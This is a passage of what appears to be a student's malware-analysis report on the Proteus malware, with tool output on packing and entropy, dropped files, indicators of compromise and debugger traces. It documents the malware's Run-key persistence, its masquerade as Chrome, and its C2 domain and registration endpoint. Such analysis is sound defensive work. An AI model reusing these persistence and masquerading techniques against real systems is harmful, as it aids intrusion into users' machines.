Proteus does something very interesting when hiding its functionality. In fact, I was very thrown off when I was examining it within the disassembler. Initially, I tried examining the executable in IDA however I ran into a very interesting issue. I believe that the free version of IDA Pro does not have compatibility towards Microsoft.Net assembly. Since this was the case IDA played no help in determining what the malware was doing under the hood. Upon realizing this, I was forced to use x32dbg (since Proteus is a 32-bit malware) for all of the underlying assembly analysis. I did this initially to ensure that I was even able to use disassembler or debugger on the executable.

I then wanted to ensure that the malware was not packed, since this would make analyzing the executable more complicated. To do this I began using bytehist to look at a histogram of the bit frequency. If the histogram has a uniform bit frequency then that must mean that there is some form of packing that is used on the malware to hide its true functionality. The following is images of the bytehist histogram:




Figure 17: chrome.exe Byte Histogram





Figure 18: .text Byte Histogram

As we can see from the byte histogram of both chrome.exe and .text, the bit frequency is strangely uniform. The malware could potentially be packed by Microsoft NET since it is in Microsoft.Net assembly. To further verify this, I turned towards Detect It Easy, EXEInfo PE. When running these on Proteus, I was given split results. Detect It Easy thought the program was not packed, however EXEInfo PE saw that the program was packed/obfuscated using Microsoft Visual Basic. The following figure is the output from EXEInfo PE:


Exeinfo PE - ver.0.0.4.8 by A.S.L - 999+64 sign 2017.09.08

File : chrome.exe

Entry Point : 0027229E

EP Section : .text

File Offset : 0027049E

First Bytes : FF.25.00.20.40

Linker Info : 8.00

SubSystem : Windows GUI

File Size : 002CB600h

Overlay : NO 00000000

Image is 32bit executable

RES/OVL : 12 / 0 % 2016

Microsoft Visual C# / Basic.NET / MS Visual Basic 2005 [Obfus/Crypted

Lamer Info - Help Hint - Unpack info 1078 ms.


-> Explore and analyze .NET assemblies with .NET Reflector v8.0 - ww

Figure 19: EXEInfo PE Output

I wanted to verify further that the malware was truly packed, so I ran the Linux tools on it. Most of the tools found that the malware was not packed except for PEScan which returned the message that the malware was probably packed due to the entropy value. This was the command line message when running the tool:

```
remnux@remnux:~/dev/project_proposal$ pescan gchrome.exe
file entropy:                    7.821597 (probably packed)
fpu anti-disassembly:            no
imagebase:                       normal
entrypoint:                      normal
DOS stub:                        normal
TLS directory:                   not found
section count:                   3
.text:                           normal
.rsrc:                           normal
.reloc:                          small length
timestamp:                       normal
```

Figure 20: PEScan Output


pestudio 8.72 - Malware Initial Assessment - www.winitor.com
File
Help

```
c:\users\cyberlab\appdata\ro
  indicators (4/13)
  virustotal (network error)
  dos-stub (!This program c
  file-header (Nov.2016)
  optional-header (GUI)
  directories (5)
  sections (99.98%)
  libraries (mscoree)
  imports (_CorExeMain)
  exports (0)
  tls-callbacks (n/a)
  resources (9)
  strings (8/28/1/31054)
  debug (n/a)
  manifest (invoker)
  version (gchrome.exe)
  certificate (n/a)
  overlay (n/a)
```

name (1)	group (0)	anonymous (0)	type (1)	blacklist (0)	anti-debug (0)	undocumented (0)	deprecated (0)	library (1)
_CorExeMain	-	-	implicit	-	-	-	-	mscoree.dll

```
sha256: D23B4A30F6B1F083CE86EF9D8FF434056865F6973F12CB075647D013906F51A2 | cpu: 32-bit | file-type: executable | subsystem: GUI | entry-point: 0x0027229E | signature: Microsoft Visual C#
```

Figure 21: PE Import Output

Overall, I can assume that the malware is not packed since most of the tools reported negative. From there I wanted to know whether the malware programmer made an effort into obfuscating the code and implementing any resistance to debuggers. Looking at the import scans using the PE tool, we can see that Proteus makes an effort to hide the Libraries and Windows API functions it is using to modify the system. When running the tool on a debugger we were ultimately not met with any anti-debugging measures.



C:\Users\cyberlab\Documents\New text document.txt
C:\Users\cyberlab\AppData\Roaming\chrome.exe
C:\Users\cyberlab\AppData\Roaming\Tamir.SharpSsh.dll
IS BASED ON

Figure 22: File Dropping

As for miscellaneous capabilities, the Proteus malware is able to drop files onto the system and run/create processes. In Figure 22, we can see on runtime that the malware is dropping three different files. The first file that was created is ”New text document.txt” which is strangely used by SearchProtocolHost.exe. The next file created was chrome.exe in the following directory:

```
C:\Users\cyberlab\AppData\Roaming\chrome.exe
```

Figure 23: chrome.exe Directory

Upon creating the following file, the malware terminates itself and runs the executable in that location. The final file that is created is Tamir.SharpSsh.dll. Although this file is created, it is not seen within the import list provided by PE. Looking at the debugger, this is probably imported using the LoadLibrary function.

IV. Dependencies

As for dependencies, Proteus is a 32-bit windows based malware so it can run on either 32-bit or 64-bit versions of Windows. From what I can tell, the malware does not seem to be targetting a specific version of Windows. From the observed behavior, inorder for the malware to operate it requires an internet connection. It also requires a connection to the command and control server. The domain it contacts is proteus-network.ml, which seems to be down at the moment. A major dependency that the malware has is NET framework. In order to even run the malware, NET Framework 3.5 must be installed on this system.

V. Indicators of Compromise

Indicators:

1. Indicator: gchrome.exe
   (a) Type: File
   (b) MD5: 49FD4020BF4D7BD23956EA892E6860E9
2. Indicator: C:\Users\cyberlab\AppData\Roaming\chrome.exe
   (a) Type: File
   (b) MD5: 49FD4020BF4D7BD23956EA892E6860E9
3. Indicator: C:\Users\cyberlab\AppData\Roaming\Tamir.SharpSsh.dll
   (a) Type: File
   (b) MD5: 2859F8073BC71C8A0331E46ECE0E6213
4. Indicator: C:\Users\cyberlab\Documents\New text document.txt
   (a) Type: File
   (b) MD5: E4654597B12592C4A148957486CB2D55
5. Indicator: 15.2.0.10.in-addr.arpa
   (a) Type: Address
6. Indicator: proteus-network.ml
   (a) Type: Address
7. Indicator: HKU\S-1-5-21-3458497567-3677190743-2882059791-1001_Classes\Local Set-
   tings\Software\Microsoft\Windows\Shell\MuiCache\C:\Users\cyberlab\Desktop\
   proteus\PROTEUS\gchrome.exe.FriendlyAppName: ”Google Chrorne”

   (a) Type: Registry

8. Indicator:
HKU\S-1-5-21-3458497567-3677190743-2882059791-1001\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Users\cyberlab\Desktop\proteus\PROTEUS\gchrome.exe.FriendlyAppName: ”Google Chrorne”

   (a) Type: Registry

9. Indicator: HKU\S-1-5-21-3458497567-3677190743-2882059791-1001\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store\C:\Users\cyberlab\Desktop\proteus\PROTEUS\gchrome.exe: 53 41 43 50 01 00 00 00 00 00 00 00 07 00 00 00 28 00 00 00 00 B6 2C 00 55 D6 2C 00 01 00 00 00 00 00 00 00 00 00 00 0A 71 22 00 00 DB 80 FD AC 28 39 D3 01 00 00 00 00 00 00 00 00

   (a) Type: Registry

10. HKU\S-1-5-21-3458497567-3677190743-2882059791-1001\Software\Microsoft\Windows\CurrentVersion\Search\RecentApps\{34E52FA0-53F8-404C-9412-C3CCBFE31F24}\AppId: ”C:\Users\cyberlab\Desktop\proteus\PROTEUS\gchrome.exe”

   (a) Type: Registry

11. HKU\S-1-5-21-3458497567-3677190743-2882059791-1001\Software\Microsoft\Windows\CurrentVersion\Run\IChrome: ”C:\Users\cyberlab\AppData\Roaming\chrome.exe”

   (a) Type: Registry

Importance:

In the first entry in the list of indicators, the following file is the initial executable that runs the malware. This is important since it is the initial sign of compromise so it would be very important to take note of the MD5 hash. The second entry is the file dropped by the malware. Upon creating this file, the initial process is terminated and it will run the following executable. Once the process is started, the malware will create subprocesses from that executable. The Tamir.SharpSsh.dll contains functions that are used by the executable. Based on online resources, Tamir.SharpSsh.dll contains Windows API functions pertaining to secure shell. Finally, the last file is used for the application: SearchProtocolHost.exe.

Moving onto the addresses listed in the indicators, the malware performs a DNS query for 15.2.0.10.in-addr.arpa. After completing the DNS query, Proteus tries to communicate with the command and control server. The command and control server has the domain:

proteus-network.ml. The malware then communicates with the server with a HTTP post requeset for /api/register. This register file was probably used to register the following computer so that it can be used as a miner or as an ID so that the attacker can steal information from the user.

The last of the indicators are the registry keys that were added/editted by Proteus. In the 7th and 8th indicators, the malware is applying a name onto the process. I believe it is trying to mask itself as Google Chrome, however, it is mispelled. The 9th indicator is compatibility flags written for gchrome.exe. The 10th indicator is the registry referring to recently used apps. This simply adds gchrome.exe to that list. Finally the run key will automatically start the malware when the user logs in.

Tools used to Obtain Indicators:

1. RegShot
2. Process Monitor
3. Wireshark
4. TcpLogView
5. ProcDOT
6. x32dbg (Refer to Behavioral and Code Analysis Documentation)

VI. Behavioral and Code Analysis Documentation


Since I have discussed the tools I have used to investigate the behavior of the malware, I will focus more on the code analysis. I believe the most interesting aspect of Proteus is the way in which it obfuscates both its function calls and strings. Analyzing the behavior of the malware alongside the assembly was incredibly difficult since all of the function calls were hidden. Proteus actually manages to bypass the general LoadLibrary and GetProcAddress functions (these are still present in the code although the programmer is using a different method to hide them). Once I ran the debugger I noticed I was not within the chrome.exe .text portion of the assembly. The code began in the ntdll.dll which was very interesting. Since this was the case I wanted to do some investigation on the functions within ntdll.dll.

Doing some research online, I found out that ntdll.dll contain functions that interface with the Windows kernel. These function calls are lower-level compared to the average Windows API calls that are used. Due to this, it hard to distinguish what functions are being called since most of the function called were done through ordinal numbers. I believe if I can figure out the ordinal numbers from the code it will really help in the reverse engineering process. In order to figure out the functions within ntdll.dll I needed to run it within a dissassembler. So my first task was to find the location of ntdll.dll. I made a general guess that the file was located in the system32 directory. This turned out to be true; the following is the directory to ntdll.dll:

```
C:\Windows\System32\ntdll.dll
```


Figure 24: ntdll.dll Directory

From there I ran IDA and examined the functions that were included in ntdll.dll. In the following figure IDA displays the function names and ordinal numbers for each function within the dll:



Name	Address	Ordinal
RtlDispatchAPC	4B2A8930	8
RtlActivateActivationContextUnsafeFast	4B2B8790	9
RtlDeactivateActivationContextUnsafeFast	4B2BCA80	10
RtlInterlockedPushListSList	4B3396F0	11
RtlUlongByteSwap	4B339760	12
RtlUlonglongByteSwap	4B339770	13
RtlUshortByteSwap	4B339790	14
A_SHAFinal	4B2E28F0	15
A_SHAInit	4B309FF0	16
A_SHAUpdate	4B2E29D0	17
AlpcAdjustCompletionListConcurrencyCount	4B3397A0	18
AlpcFreeCompletionListMessage	4B3397D0	19
AlpcGetCompletionListLastMessageInformation	4B3398C0	20
AlpcGetCompletionListMessageAttributes	4B3398F0	21
AlpcGetHeaderSize	4B2A3D90	22


Figure 25: IDA ntdll.dll



```
771636BC   8B 35 B8 87 21 77      mov esi,dword ptr ds:[772187B8]
771636C2   85 F6                  test esi,esi
771636C4   0F 85 15 F6 03 00      jne ntdll.771A2CDF
771636CA   6A 01                  push 1
771636CC   FF 75 08               push dword ptr ss:[ebp+8]
771636CF   E8 DC B4 00 00         call <ntdll.NtContinue>
771636D4   50                     push eax
771636D5   E8 56 68 02 00         call <ntdll.RtlRaiseStatus>
771636DA   8B FF                  mov edi,edi
771636DC   55                     push ebp
771636DD   8B EC                  mov ebp,esp
771636DF   83 E4 F8               and esp,FFFFFFF8
771636E2   80 3D 94 87 21 77 00   cmp byte ptr ds:[77218794],0
771636E9   56                     push esi
771636EA   57                     push edi
771636EB   8B F2                  mov esi,edx
771636ED   8B F9                  mov edi,ecx
771636EF   74 23                  je ntdll.77163714
771636F1   64 A1 18 00 00 00      mov eax,dword ptr fs:[18]
771636F7   B9 00 40 00 00         mov ecx,4000
771636FC   66 85 88 CA 0F 00 00   test word ptr ds:[eax+FCA],cx
77163703   75 09                  jne ntdll.7716370E
77163705   8B D6                  mov edx,esi
77163707   8B CF                  mov ecx,edi
77163709   E8 0D 00 00 00         call ntdll.7716371B
7716370E   5F                     pop edi
7716370F   5E                     pop esi
77163710   8B E5                  mov esp,ebp
77163712   5D                     pop ebp
77163713   C3                     ret
77163714   E8 50 9D 04 00         call ntdll.771AD469
77163719   EB D6                  jmp ntdll.771636F1
7716371B   6A 30                  push 30
7716371D   68 B8 FA 1F 77         push ntdll.771FFAB8
77163722   E8 85 59 02 00         call ntdll.771890AC
77163727   89 55 D0               mov dword ptr ss:[ebp-30],edx
7716372A   89 4D D8               mov dword ptr ss:[ebp-28],ecx
7716372D   64 8B 35 18 00 00 00   mov esi,dword ptr fs:[18]
77163734   89 75 E0               mov dword ptr ss:[ebp-20],esi
77163737   33 FF                  xor edi,edi
77163739   89 7D D4               mov dword ptr ss:[ebp-2C],edi
7716373C   83 CB FF               or ebx,FFFFFFFF
7716373E   BA 10 7C 21 77         mov edx,ntdll.77217C10
```


Figure 26: x32dbg NTContinue

Moving onto analyzing the code for chrome.exe, the only debugger I was able to run on it was x32dbg. Once I ran the debugger, I was located in the ntdll.dll portion of the assembly. This was very strange and it was hard to distinguish what functions were being called since the function calls were all addresses with no real distinguishable identifiers. At this point, I wanted to figure out how the malware was creating new sub-processes. Since I was not too sure about how the ntdll.dll function calls were occuring I decided to step through the code to grab some bearings. Running through the assembly, I noticed a portion where the program seemed to "freeze". In Figure 26, we can see the function call that occurs when the program appears to freeze. After "freezing" (performing some sort of operation to launch the sub-process), the program counter jumps to the following location in the code:



```
768608C2   8B 4C 24 54         mov ecx,dword ptr ss:[esp+54]
768608C6   33 CC               xor ecx,esp
768608C8   E8 93 EF 00 00      call kernelbase.7686F860
768608CD   8B E5               mov esp,ebp
768608CF   5D                  pop ebp
768608D0   C2 10 00            ret 10
768608D3   83 64 24 10 00      and dword ptr ss:[esp+10],0
768608D8   EB DE               jmp kernelbase.768608B8
768608DA   6A 0F               push F
768608DC   58                  pop eax
768608DD   EB C3               jmp kernelbase.768608A2
768608DF   8B FF               mov edi,edi
768608E1   55                  push ebp
768608E2   8B EC               mov ebp,esp
768608E4   83 EC 50            sub esp,50
768608E7   A1 34 4D 90 76      mov eax,dword ptr ds:[76904D34]
768608EC   33 C5               xor eax,ebp
768608EE   89 45 FC            mov dword ptr ss:[ebp-4],eax
768608F1   53                  push ebx
768608F2   56                  push esi
768608F3   33 DB               xor ebx,ebx
768608F5   66 C7 45 F8 00 05   mov word ptr ss:[ebp-8],500
768608FB   57                  push edi
768608FC   8D 45 E0            lea eax,dword ptr ss:[ebp-20]
768608FF   89 5D F4            mov dword ptr ss:[ebp-C],ebx
76860902   50                  push eax
76860903   53                  push ebx
76860904   53                  push ebx
76860905   53                  push ebx
76860906   53                  push ebx
76860907   53                  push ebx
76860908   53                  push ebx
76860909   53                  push ebx
7686090A   6A 12               push 12
7686090C   6A 01               push 1
7686090E   8D 45 F4            lea eax,dword ptr ss:[ebp-C]
76860911   89 5D EC            mov dword ptr ss:[ebp-14],ebx
76860914   50                  push eax
76860915   66 C7 45 F0 00 01   mov word ptr ss:[ebp-10],100
7686091B   8B F3               mov esi,ebx
7686091D   89 5D E4            mov dword ptr ss:[ebp-1C],ebx
76860920   8B FB               mov edi,ebx
76860922   66 C7 45 E8 00 10   mov word ptr ss:[ebp-18],1000
```


Figure 27: x32dbg NTContinue Jump



x32dbg.exe	5816	2.80	2.26 kB/s	101.83 MB	DESKTOP-DE...\cyberlab	x64dbg
chrome.exe	7944	0.04		25.72 MB	DESKTOP-DE...\cyberlab	Google Chrome
chrome.exe	2932	0.38		20.94 MB	DESKTOP-DE...\cyberlab	Google Chrome

Figure 28: Task Manager chrome.exe

Take note that the address it jumps to is the kernelbase.dll section. This is probably due to ntdll.dll interfacing with the Windows kernel. However after completing the instruction and jump a new process appeared in the taskmanager, which means that something was occuring in the ntdll.dll where it is able to create a new sub-processes. Figure 28, displays the new chrome.exe subprocess after executing the NTContinue function. This is repeated for the second sub-process, where the executable sends HTTP messages to the server. Since there are multiple sessions of chrome.exe performing different portions of the assembly, it would be very nice to examine the other processes. It turns out that x32dbg has the ability to attach to the other subprocesses which allows me to examine what they are doing. In the image below x32dbg shows the option to attach to the other chrome.exe sub-processes:




Attach

PID	Name	Title	Path
00001B30	chrome		C:\Users\cyberlab\AppData\Roaming\chrome.exe
000003BC	chrome	WindowsForms10.Window.0.app.0.378734a	C:\Users\cyberlab\AppData\Roaming\chrome.exe
00000C28	chrome	WindowsForms10.Window.0.app.0.378734a	C:\Users\cyberlab\AppData\Roaming\chrome.exe
000016B8	idag	IDA - C:\Windows\System32\KernelBase.dll	C:\Program Files (x86)\IDA Free\idag.exe
00002168	idag	IDA - C:\Windows\System32\ntdll.dll	C:\Program Files (x86)\IDA Free\idag.exe
00001D44	Procmon		C:\Users\cyberlab\Desktop\Standalone Programs\Process Monitor\Procmon.e
00000FFC	OneDrive	OneDrive	C:\Users\cyberlab\AppData\Local\Microsoft\OneDrive\OneDrive.exe

Figure 29: x32dbg Other Processes

